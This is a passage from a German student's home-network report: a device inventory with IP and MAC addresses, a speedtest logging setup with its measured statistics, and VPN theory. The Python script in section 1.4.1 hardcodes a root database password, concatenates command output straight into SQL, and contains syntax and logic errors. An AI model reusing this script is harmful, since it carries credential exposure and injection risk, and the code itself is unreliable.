llsvpn01	192.168.0.98	B8:AE:ED:97:BD:D4	Elitegroup Computer Systems Co.,Ltd.
llsvnas01	192.168.0.100	00:11:32:A7:32:D8	Synology Incorporated
llsvnas02	192.168.0.102	A0:21:B7:C0:C4:E2	NETGEAR
DESKTOP-PGEA5SH	DHCP	E4:E7:49:22:B2:82	Hewlett Packard
LAPTOP-9IMQ65J6	DHCP	40:B0:34:4C:60:AC	Hewlett Packard
llsvesx01	10.0.0.44	AF:C9:21:85:60:32	Hewlett Packard
llsvesx02	10.0.0.42	12:61:1C:AA:78:DD	Hewlett Packard
Canton TR8500	DHCP	6D:71:6E:AD:B4:E3	Canon Inc.
Canton TR8500	DHCP	AC:AF:51:4F:94:16	Canon Inc.
UVC G3 Dome	192.168.0.188	98:9E:6A:A1:CF:E5	Ubiquiti Networks Inc.
UVC G3	192.168.0.185	F8:0A:57:2D:42:CA	Ubiquiti Networks Inc.
Samsung QE49Q60R	DHCP	28:49:3C:44:B1:83	Samsung Inc.
Samsung QE49Q60R	DHCP	DF:66:23:F0:FC:0C	Samsung Inc.
Sonos	DHCP	00:0E:58:38:7D:1A	Sonos, Inc.
Sonos	DHCP	78:28:CA:93:25:B4	Sonos, Inc.
Sonos	DHCP	00:0E:58:53:2B:2A	Sonos, Inc.
UniFi Ap -AC-PRO	DHCP	84:F2:9E:45:F1:F3	Ubiquiti Networks Inc.
UniFi Ap -AC-PRO	DHCP	E2:9F:B2:B8:28:72	Ubiquiti Networks Inc.
UniFi Ap -AC-PRO	DHCP	50:23:A1:24:B8:1A	Ubiquiti Networks Inc.
UniFi Ap -AC-PRO	DHCP	59:B5:FC:5C:87:50	Ubiquiti Networks Inc.
UniFi Ap -AC-PRO	DHCP	EA:ED:45:9D:7C:12	Ubiquiti Networks Inc.
UniFi Ap -AC-PRO	DHCP	67:76:71:03:24:2B	Ubiquiti Networks Inc.

1.4. Lastprofil

Um ein gutes Lastprofil zu erstellen habe ich mittels Python ein Skript geschrieben, mit welchem ich über die API von www.speedtest.net/de meine Internetgeschwindigkeit messen kann. Mein ISP (Internet Service Provider) ist die UPC Schweiz GmbH und ist mit 2 Millionen Kunden der grösste Kabelnetzbetreiber der Schweiz. Zuhause habe ich einen Service beantragt der mir 300 Mbit's Download und 30 Mbit/s Upload zur Verfügung stellt. Grundsätzlich sind meine Eltern und ich zufrieden mit der UPC. Mein Python Skript ist eine Idee von Ryan Simmonds, an dieser Stelle ein grosses Dankeschön für die gute Idee. Die Umsetzung des Skripts geschah unabhängig von Ryan Simmonds. Mein Skript wird alle fünf Minuten ausgeführt, dies ist in «crontab -e» festgelegt.

Folgenden Parameter habe ich dort angegeben:

```
*/5 * * * * /usr/bin/python /root/bandwidth-test.py > /var/log/bandwidthtest.log
```

Durch «*/5» wird das Skript alle fünf Minuten ausgeführt. Zudem wird noch ein Log File angelegt, falls es zu irgendwelchem Problem kommen sollte. Da ich nicht wollte, dass die Daten direkt in ein File geschrieben werden, habe ich eine lokale Datenbank erstellt, wo die Werte hineingeschrieben werden. Folgende Daten werden ermittelt: ID (Welcher Test), Server-ID (Mit welchem Server wurde die Verbindung getestet => Redundanzen können auftauchen), Sponsor (Inhaber des jeweiligen Server), Server (Wo befindet sich der Server), Distance (Entfernung zum Server), Ping (Entsprechende Zeit in ms), Down (Download in Bytes), Up (Upload in Bytes), Date (Zeitstempel des Tests).

MariaDB [Bandwidth]> SELECT * FROM Bandbreite;									
ID	Server_ID	Sponsor	Server	Distance	Ping	Down	Up	Device_ID	Date
1	31102	GIB-Solutions AG	Uitikon Waldegg	4	22.06	275447000	31158200	58	2020-05-14 22:35:13
2	15728	Monzoon Networks AG	Zurich	7	19.041	163399000	31650800	58	2020-05-14 22:40:23
3	3188	iway AG	Zurich	7	19.258	265803000	32216200	58	2020-05-14 22:45:23
4	23969	Sunrise Communication AG	Zurich	7	20.577	255268000	31877400	58	2020-05-14 22:50:23
5	23969	Sunrise Communication AG	Zurich	7	18.901	266592000	31777800	58	2020-05-14 22:55:23
6	3188	iway AG	Zurich	7	19.408	214710000	32521800	58	2020-05-14 23:00:23
7	15728	Monzoon Networks AG	Zurich	7	18.704	152852000	32155300	58	2020-05-15 08:25:24
8	31102	GIB-Solutions AG	Uitikon Waldegg	4	22.745	242692000	31210100	58	2020-05-15 08:30:23
9	3188	iway AG	Zurich	7	19.683	222484000	32017100	58	2020-05-15 08:35:23
10	3188	iway AG	Zurich	7	18.596	217489000	32517300	58	2020-05-15 08:40:23
11	23969	Sunrise Communication AG	Zurich	7	19.772	264788000	31989100	58	2020-05-15 08:45:23
12	3188	iway AG	Zurich	7	18.393	227537000	32487300	58	2020-05-15 08:50:23

Das Skript hat die Last meines Netzwerkes im Zeitrahmen vom Donnerstag den 14.05.2020 ca. 22 Uhr bis und mit Sonntag, den 17.05.2020 ca. 12 Uhr gemessen. Am ersten Messungstag (Donnerstag) gibt es aufgrund einer falschen Konfiguration am Host, die Daten zwischen Freitag, den 15.05.2020 01:00 Uhr und Freitag, den 15.05.2020 ca. 09:00 Uhr leider nicht.

1.4.1. Python Skript

Mein Python Skript sieht folgendermassen aus:

```
import os
import MySQLdb
import sys
import datetime

now = datetime.datetime.now()
now = str(now)

def adddata():
    print ("["+now+"] Checking bandwidth")
    try:
        db = MySQLdb.connect(host="localhost",user="root",passwd="Admin1234!",db=
"Bandwidth")
        curs=db.cursor()
        print ("["+now+"] Opening speedtest-cli")
        f = os.popen("/usr/local/bin/speedtest-cli --csv --csv-
delimiter ';' , 'r')
        d1 = f.read()
        d2=d1.rstrip("\n")
        d3=d2.split(";")

        for s in d3:
            print ("["+now+"] Got item: "+ s)

            dbstring="""INSERT INTO Bandbreite(Server_ID,Sponsor,Server,Distance,Ping
,Down,Up,Device_ID) VALUES ( '"""+d3[0]+"""', '"""+d3[1]+"""', '"""+d3[2]+"""',
'"""+d3[4]+"""', '"""+d3[5]+"""', '"""+d3[6]+"""', '"""+d3[7]+"""', 58)"""
            #.format( d3[0], d3[1], d3[2], d3[4], d3[5], d3[6])
            print ("["+now+"] DB-String: "+ dbstring)
            curs.execute( dbstring )
            db.commit()
            db.close()
            print ("["+now+"] Data stored in database")
    except MySQLdb.Error,e:
        print ("["+now+"] Error:%d:%s" % (e.args[0], e.args[1]))
        db.rollback()
    except:
        print ("["+now+"] Unexpected error:", sys.exc_info()[0])

    return adddata

adddata()
```

1.4.2. Aufbereitung der Daten

Die gesammelten Daten wurden redundant abgespeichert. Einerseits auf einer lokalen Datenbank in meinem Netzwerk und auf einer Datenbank bei meine Webhoster hosttech.ch. Ich konnte durch die redundante Speicherung der Daten auch direkt testen, wie es sich auf das Netzwerk auswirkt, wenn man zwei Speedtests gleichzeitig ausführt. Die Daten der einzelnen Datenbanken habe ich mit der Software HeidiSQL angeschaut und dann via CSV Format exportiert. Die beiden erstellten CSV File's habe ich dann ins Excel importiert und konnte dann mit der Aufbereitung der Daten beginnen. Die aufbereiteten Daten sehen folgendermassen aus.

Download Statistics

	Download in Bytes
Average value Local DB:	180278268.7
Average value External DB:	173166842.1
Average overall:	<u>176722555</u>
Highest value Local DB:	291343000
Highest value External DB:	282413000
Average overall:	<u>286878000</u>
Lowest value Local DB:	33398200
Lowest value External DB:	33871900
Average overall:	<u>33635050</u>

Ich habe folgende Werte verglichen und analysiert: Download, Upload und Ping. Zu Beginn wird der Durchschnitt der lokalen sowie der externen gespeicherten Daten errechnet. Danach werden die jeweilig höchsten und tiefsten Werte aufgezeigt. Danach um die Daten besser zu visualisieren, habe ich ein Liniendiagramm erstellt, mit welchem aufgewiesen werden kann wie sich die entsprechenden Werte entwickelt haben.


1.4.3. Analyse Ping

Average value Local DB:	20.12230377
Average value External DB:	19.83436643
Average overall:	19.9783351
Highest value Local DB:	30.319
Highest value External DB:	26.774
Average overall:	28.5465
Lowest value Local DB:	16.477
Lowest value External DB:	16.89
Average overall:	16.6835

Wenn man den Durchschnittsping mit den Werten vergleicht von einem unabhängigen Internettest auf Speedtest.net vergleicht, sieht man, dass es Abweichungen von bis zu 12 ms gibt. Verglichen mit dem höchsten Wert (den schlechtesten während der Testphase) gibt es Abweichungen von bis zu 22ms. Daher denke ich sind die tatsächlichen Werte um einiges besser sind im Bereich zwischen 7ms und 15ms.




Wenn man die verschiedenen Liniendiagramme vergleicht gibt es nebst kleineren Abweichungen keine allzu starken Auffälligkeiten. Es gab ab dem 242. Test bei der lokalen Quellen einen leicht tieferen Wert für die nächsten Tests. So nimmt eine erhöhte Bandbreitenauslastung auch Einfluss auf den Ping bzw. auf dessen Geschwindigkeit/Reaktionszeit.



Interessant war das ich bei dem tiefsten Wert jeweils bei beiden Quellen, den selben Anbieter hatte nämlich die iWay AG.

1.4.4. Analyse Download

Laut meinem ISP habe ich eine zugesicherte Download-Rate von 300 Mbit/s. Wenn ich auf speedtest.net einen unabhängigen Test ausführe, wird mir diese Rate auch bestätigt.




Die gemessenen Daten der beiden Quellen weisen auf einen Durchschnitt von 176.725 Mbit/s hin. Der höchst gemessene Wert war 291.34 Mbit/s, der tiefste lag bei 33.88 Mbit/s, gerade mal ein Zehntel der eigentlichen Bandbreite. Ich vermute es liegt hier, dass selbe vor wie beim Ping, so stimmen die gemessenen Daten nicht ganz und können um einen gewissen Faktor multipliziert werden.

Download Statistics

Download in Bytes	
Average value Local DB:	180278268.7
Average value External DB:	173166842.1
Average overall:	176722555
Highest value Local DB:	291343000
Highest value External DB:	282413000
Average overall:	286878000
Lowest value Local DB:	33398200
Lowest value External DB:	33871900
Average overall:	33635050


Somit haben wir Abweichungen von 120 Mbit/s somit ca.40 % weniger. Beim Liniendiagramm sieht man, dass beim Zeitpunkt des redundanten Testes die Zahlen deutlich tiefer waren als dann im späteren Verlauf der Testreihe.



Würde man die Tests weglassen, die bei einem redundanten Testzeitpunkt aufgenommen wurden. So würde die Durchschnittsgeschwindigkeit bei ca. 209 Mbit/s liegen. Zwar mehr, aber immer noch ca. 30 % unter dem eigentlichen Wert.

1.4.5. Analyse Upload

Laut meinem ISP habe ich eine zugesicherte Upload-Rate von 30 Mbit/s. Wenn ich auf speedtest.net einen unabhängigen Test ausführe, wird mir diese Rate auch bestätigt.





Die gemessenen Daten der beiden Quellen weisen auf einen Durchschnitt von 23.28 Mbit/s hin. Der höchst gemessene Wert war 32.78 Mbit/s, der tiefste lag bei 10.37 Mbit/s, gerade mal ein Drittel der eigentlichen Bandbreite. Ich vermute es liegt hier, dass selbe vor wie beim Ping, so stimmen die gemessenen Daten nicht ganz und können um einen gewissen Faktor multipliziert werden. Die besten Werte hatte ich interesseranterweise beim selben Sponsor, nämlich iWay AG,

Upload Statistics

Upload in Bytes	
Average value Local DB:	24418483.77
Average value External DB:	22135465.48
Average overall:	23276974.6
Highest value Local DB:	32760400
Highest value External DB:	32740300
Average overall:	32750350
Lowest value Local DB:	12244800
Lowest value External DB:	10369000
Average overall:	11306900

Somit haben wir Abweichungen von etwa 20 Mbit/s somit ca. 66.67 % weniger. Beim Liniendiagramm sieht man, dass beim Zeitpunkt des redundanten Testes die Zahlen deutlich tiefer waren als dann im späteren Verlauf der Testreihe.






Würde man die Tests weglassen, die bei einem redundanten Testzeitpunkt aufgenommen wurden. So würde die Durchschnittsgeschwindigkeit bei ca. 29 Mbit/s liegen. Dies würde dann der Bandbreite meines ISP entsprechen.

1.4.6. Schlussfolgerung Bandbreitenanalyse

Die erhaltenen Resultate entsprechen nicht den wahren Werten. Durch unabhängige Tests, die ich im Verlauf des Test Wochenendes gemacht habe, erhielt ich immer Werte im optimalen Rahmen. Eine Begründung für die schlechteren erhaltenen Werte, habe ich nicht gefunden. Grundsätzlich bin ich aber zufrieden mit den erhaltenen Werten, da sie für meine Anforderungen genügenden gut sind. In Bezug auf das Lastprofil konnte ich nicht eine allzu starke Veränderung sehen, wenn ich z.B. Online-Games spielte, normale Office Arbeit wahrnahm oder ähnliche Tätigkeiten ausführte. Die Bandbreite hatte nur Einbussen, wenn ich grössere Dateien aus dem Internet herunterlade (+ 500 MB). Eine Theoretisches Lastprofil zum Heimnetzwerk sind unter dem Punkt 1.3.7. *Theoretisches Lastprofil* ersichtlich.

1.4.7. Theoretisches Lastprofil

Durch die momentane Situation sieht das entsprechende Lastprofil leicht anders aus als sonst, da man viel mehr die Bandbreite zuhause benötigt (Home-Office, mehr zuhause etc.).



So würde das Lastprofil während der Corona Krise aussehen. Die stärkste Auslastung hatte man demnach von 09:00 Uhr bis ca. 12:00 Uhr und von 19:00 – 21:00. Während der Zeit von 03:00 Uhr bis 06:00 Uhr hat man kaum bis gar keinen Verkehr im Heimnetzwerk.

1.4.8. Vectoring

Folgende Erklärung zu Vectoring aus dem Artikel «Was ist Vectoring?» von Stephan Luber und Andreas Donner. «Das Vectoring, auch als VDSL2-Vectoring oder Vectoring 17a bezeichnet, ist ein Verfahren, das die maximal mögliche Datenrate auf kupferbasierten DSL-Leitungen erhöht. Es lässt sich beispielsweise auf VDSL2 oder ADSL2+Verbindungen einsetzen. Höhere Datenraten werden durch die

Reduzierung und Kompensation von Störeinflüssen auf den Teilnehmeranschlussleitungen erzielt.» Ob in der eigenen Gemeinde Vectoring verwendet wird, kann man auf dieser Karte sehen. Laut dieser Karte wird in meiner Gemeinde (Oberengstringen) kein Vectoring verwendet. Ich denke aber durch den ausstehenden Ausbau seitens Swisscom, wird diese Technologie sicher zur Anwendung kommen, da diese noch recht kostengünstig ist. Immer noch nicht verstanden was Vectoring ist? Schau Dir dieses Video von Simplicissimus an.

2. VPN

Möglichkeiten, wie entfernte LANs miteinander sicher verbunden werden können (inkl. Anwendungsfällen), wurden erläutert

Vorteile und Nachteile der verschiedenen VPN-Technologien werden aufgezeigt ????

Sie haben den während des Home-Office eingesetzten Zugang ins Netz Ihrer Firma beschrieben und kommentiert.

Unterschiede zwischen "Host to Host", "Site to Site" und "Host to Site" wurden beschrieben und verstanden

Eine eigene Installation von VPN wurde dokumentiert

Eigene Idee mit VPN wurde - nach Absprache mit der Lehrperson - umgesetzt und dokumentiert

2.1. Entfernte LANs verbinden

2.1.1. VPN

VPN ist ein logisches privates Netzwerk auf einer öffentlich zugänglichen Infrastruktur. Nur die Kommunikationspartner, die zu diesem privaten Netzwerk gehören, können miteinander kommunizieren und Informationen und Daten austauschen.

Eine allgemein gültige Definition für VPN gibt es allerdings nicht. Der Begriff und die Abkürzung VPN stehen für eine Vielzahl unterschiedlicher Techniken. So wird manche Technik, Protokoll oder Produkt zu VPN zugeordnet, obwohl Aspekte wie Verschlüsselung oder Authentifizierung völlig aussen vor gelassen sind.

VPN - Virtual Private Network		
Authentizität	Vertraulichkeit	Integrität

Ein Bild von [Elektor-Kompendium](#)

VPNs müssen Authentizität, Vertraulichkeit und Integrität sicherstellen, damit ein sicherer Betrieb mit Datenschutz möglich ist. Authentizität bedeutet die Identifizierung von autorisierten Nutzern und die Überprüfung der Daten, dass sie nur aus der autorisierten Quelle stammen. Vertraulichkeit und Geheimhaltung wird durch Verschlüsselung der Daten hergestellt. Mit der Integrität wird sichergestellt, dass die Daten von Dritten nicht verändert wurden. Unabhängig von der Infrastruktur sorgen VPNs für die Sicherheit der Daten, die darüber übertragen werden.

2.1.2. LAN-Extension

LAN Extensions sind Erweiterungen von lokalen Netzen (LAN). Sie werden zur Verbindung zweier LANs eingesetzt, die über eine gewisse Distanz voneinander entfernt sind. Bei klassischer Ethernet-Verkabelung kommen LAN-Extensions dann zum Einsatz, wenn die spezifizierte Entfernung von 100 m überschritten wird, wie beispielsweise bei entfernten Gebäuden auf einem Campus, oder bei der Verbindung von WiFi-Zugangspunkten, die über eine Stadt verteilt sind, oder beim Data Center Interconnect (DCI), oder bei industriellen Überwachungsstationen, die die Produktion in einer anderen Produktionshalle überwachen.

LAN-Extension arbeiten auf der Bitübertragungsschicht (Layer 1) und sind transparent gegenüber Netzwerkprotokollen. Es kann sich dabei um Medienkonverter handeln, die unterschiedliche Übertragungsmedien - TP-Kabel und Lichtwellenleiter - einander anpassen, es können Ethernet-Extender oder Wireless-Extender sein. Die LAN-Extension kann ebenso über optischen

Richtfunk (FSO), PP-Richtfunk, DSL-Techniken, Weitverkehrsnetze, Mobilfunknetze oder mit Tunneling-Techniken wie Ethernet over MPLS (EoMPLS) realisiert werden.

2.2. Verschiedene VPN-Typen

Hier werden die verschiedenen VPN-Typen beschreiben, die Bilder in diesem Kapitel sind von [Elektor-Kompendium](#).

2.2.1. End-to-Site-VPN (Host-to-Gateway-VPN / Remote-Access-VPN)



End-to-Site-VPN beschreibt ein VPN-Szenario, bei dem Heimarbeitsplätze oder mobile Benutzer (Aussendienst) in ein Unternehmensnetzwerk eingebunden werden. Der externe Mitarbeiter soll so arbeiten, wie wenn er sich im Netzwerk des Unternehmens befindet. Man bezeichnet dieses VPN-Szenario auch als Remote Access.

Die VPN-Technik stellt eine logische Verbindung, den VPN-Tunnel, zum entfernten lokalen Netzwerk über ein öffentliches Netzwerk her. Hierbei muss ein VPN-Client auf dem Computer des externen Mitarbeiters installiert sein.

Im Vordergrund steht ein möglichst geringer, technischer und finanzieller Aufwand für einen sicheren Zugriff auf das entfernte Netzwerk.

2.2.2. Site-to-Site-VPN (LAN-to-LAN-VPN / Gateway-to-Gateway-VPN / Branch-Office-VPN)



Site-to-Site-VPN und LAN-to-LAN-VPN, oder auch Branch-Office-VPN genannt, sind VPN-Szenarien, um mehrere lokale Netzwerke von Außenstellen oder Niederlassungen (Filialen) zu einem virtuellen Netzwerk über ein öffentliches Netz zusammenzuschalten.

Netzwerke, die sich an verschiedenen Orten befinden lassen sich über eine angemietete Standleitung direkt verbinden. Diese Standleitung entspricht in der Regel einer physikalischen Festverbindung zwischen den beiden Standorten. Bei Festverbindungen, Frame Relay und ATM kommen je nach Anzahl, Entfernung, Bandbreite und Datenmenge sehr schnell hohe Kosten zusammen.

Da jedes Netzwerk in der Regel auch eine Verbindung zum Internet hat, bietet es sich an, diese Internet-Verbindung zur Zusammenschaltung von zwei oder mehr Netzwerken mit VPN-Technik (LAN-to-LAN-Kopplung) zu nutzen. Bei VPNs über das Internet entstehen einmalige Kosten für die Einrichtung und laufende Kosten nur die, die für den Internet Service Provider zu bezahlen sind.

Virtuelle private Netze (VPN) werden immer öfter über das Internet aufgebaut. Das Internet wird so zur Konkurrenz zu den klassischen WAN-Diensten der Netzbetreiber. VPNs lassen sich über das Internet billiger und flexibler betreiben.

Eine Variante von Site-to-Site-VPN ist das Extranet-VPN. Während ein Branch-Office-VPN nur mehrere lokale Netzwerke einer Firma verbindet, ist ein Extranet-VPN ein virtuelles Netzwerk, das die Netzwerke unterschiedlicher Firmen miteinander verbindet. In der Regel geht es darum bestimmte Dienste fremder Unternehmen ins eigene Netzwerk zu integrieren oder Dienste für fremde Unternehmen anzubieten. Zum Beispiel für Geschäftspartner, Lieferanten und Support-leistende Unternehmen. Dabei gewährt man dem externen Unternehmen Zugriff auf Teilbereiche des eigenen Netzwerks. Die Zugriffsbeschränkung erfolgt mittels einer Firewall zwischen dem lokalen Netzwerk und dem Diensternetzwerk. Extranet-VPNs ermöglichen eine sichere Kommunikation bzw. einen sicheren Datenaustausch zwischen den beteiligten Unternehmen.

2.2.3. End-to-End-VPN (Host-to-Host-VPN / Remote-Desktop-VPN)



End-to-End-VPN beschreibt ein VPN-Szenario, bei dem ein Client auf einen anderen Client in einem entfernten Netzwerk zugreift. Hierbei deckt der VPN-Tunnel die gesamte Verbindung zwischen zwei Hosts ab. Auf beiden Seiten muss eine entsprechende VPN-Software installiert und konfiguriert sein. In der Regel ist der Verbindungsaufbau nur durch die Unterstützung einer zwischengeschalteten Station möglich. Das bedeutet, eine direkter Verbindungsaufbau von Host zu Host ist nicht möglich. Stattdessen bauen beide Seiten eine Verbindung zu einem Gateway auf, dass die beiden Verbindungen dann zusammenschalten.

Typische Anwendung eines End-to-End-VPN ist Remote-Desktop über öffentliche Netze. Während RDP und VNC sich wegen der fehlenden Verschlüsselung nur für den Einsatz in lokalen Netzwerken eignet, gibt es für Remote-Desktop-VPNs meist nur proprietäre und kommerzielle Lösungen. Zum Beispiel Teamviewer und GotoMyPC.

2.3. Verschiedene VPN-Techniken

2.3.1. Tunneling

Datenpakete werden über ein Netz im Huckepackverfahren sicher weitergeleitet. Das Originaldatenpaket wird als Payload (Nutzlast) von einem Quell-Rechner über ein anderes Protokoll verschickt. Dieser Vorgang wird auch als Encapsulation bezeichnet. Er erzeugt einen zusätzlichen Header, der dem Originalpaket vorangestellt wird. Am Tunnelende wird der Header wieder entfernt.

2.3.2. Layer 2 Forwarding (L2F)

L2F ist ein Netzwerkprotokoll, welches von mehreren Firmen, Cisco, Northern Telecom usw., entwickelt wurde und auf Layer 2 arbeitet. Da es hauptsächlich für den Einsatz im Provider Enterprise-Modell entwickelt wurde gibt es praktisch keine Client-Implementierung, sondern nur Softwaremodule für Remote-Access-Konzentratoren und Router. Um über L2F einen Tunnel aufzubauen muss eine Verbindung zum Point-of-Presence des Internet Service Providers bestehen. Dort wird der Client authentifiziert. Dies geschieht über PPP, zusätzlich kann noch eine RADIUS –Server eingesetzt werden. Anschliessend wird ein Virtueller Tunnel vom IPS zum Gateway des Providers aufgebaut, wo sich der Client nochmals authentifizieren muss. Ist dies erfolgt, werden die Pakete angenommen und weiterverarbeitet. Dabei herrscht bei L2F eine relativ grosse Protokollfreiheit, d.h. es können ausser IP-Paketen auch Pakete von anderen Protokollen transportiert werden (zum Bsp. ATM). Ein weitere Vorteil von L2F ist, dass es den Aufbau von mehreren parallelen Tunneln unterstützt, das und die Client-ID erlaubten mehrere parallele Verbindungen pro Tunnel. Das war besonders für kleinere Netzwerke die über eine Wählverbindung (analog oder ISDN) mit ihrem Provider verbunden waren von Interesse, da so nur wenige Verbindungen benötigt wurden. L2F übernimmt nur das Tunneling und die Authentifizierung des Clients und besitzt sonst keine weiteren Sicherheitsdienste, wie z.B. Verschlüsselung. Aus diesem Grund und auch weil mit L2TP ein besseres Alternativ/Nachfolgeprotokoll existiert, spielt L2F keine grosse Rolle mehr, der RFC2341, welcher L2F definiert, hat den Status „historic“.

2.3.3. Point to Point Tunneling Protocol (PPTP)

PPTP wurde etwa zur gleichen Zeit wie L2F von einem Konsortium rund um Microsoft, 3com u.a. entwickelt, welche zu diesem Zweck das PPTP-Forum gründeten. 1996 wurde PPTP der IETF als Standardprotokoll zum Internet Tunneling vorgeschlagen, existiert auch heute noch lediglich als informeller RFC. Im Gegensatz zu L2F ist PPTP nicht ausschliesslich für das Provider-Enterprise-Modell geeignet, sondern auch für das Ende-zu-Ende Modell. Beim Provider-Enterprise-Modell funktioniert PPTP ähnlich wie L2F. Der Provider öffnet nach der Einwahl des Clients den VPN-Tunnel zum entsprechenden Server der Gegenstelle. Das Tunneling selbst erfolgt über PPTP Pakete, welche in GRE (Generic Routing Encapsulation) Pakete gekapselt werden. Im Gegensatz zu L2F kann PPTP keinen parallelen Tunnel verwalten, besitzt dafür aber integrierte Sicherheitsdienste wie Datenverschlüsselung (MPPE – Microsoft Point-to-Point Encryption) und 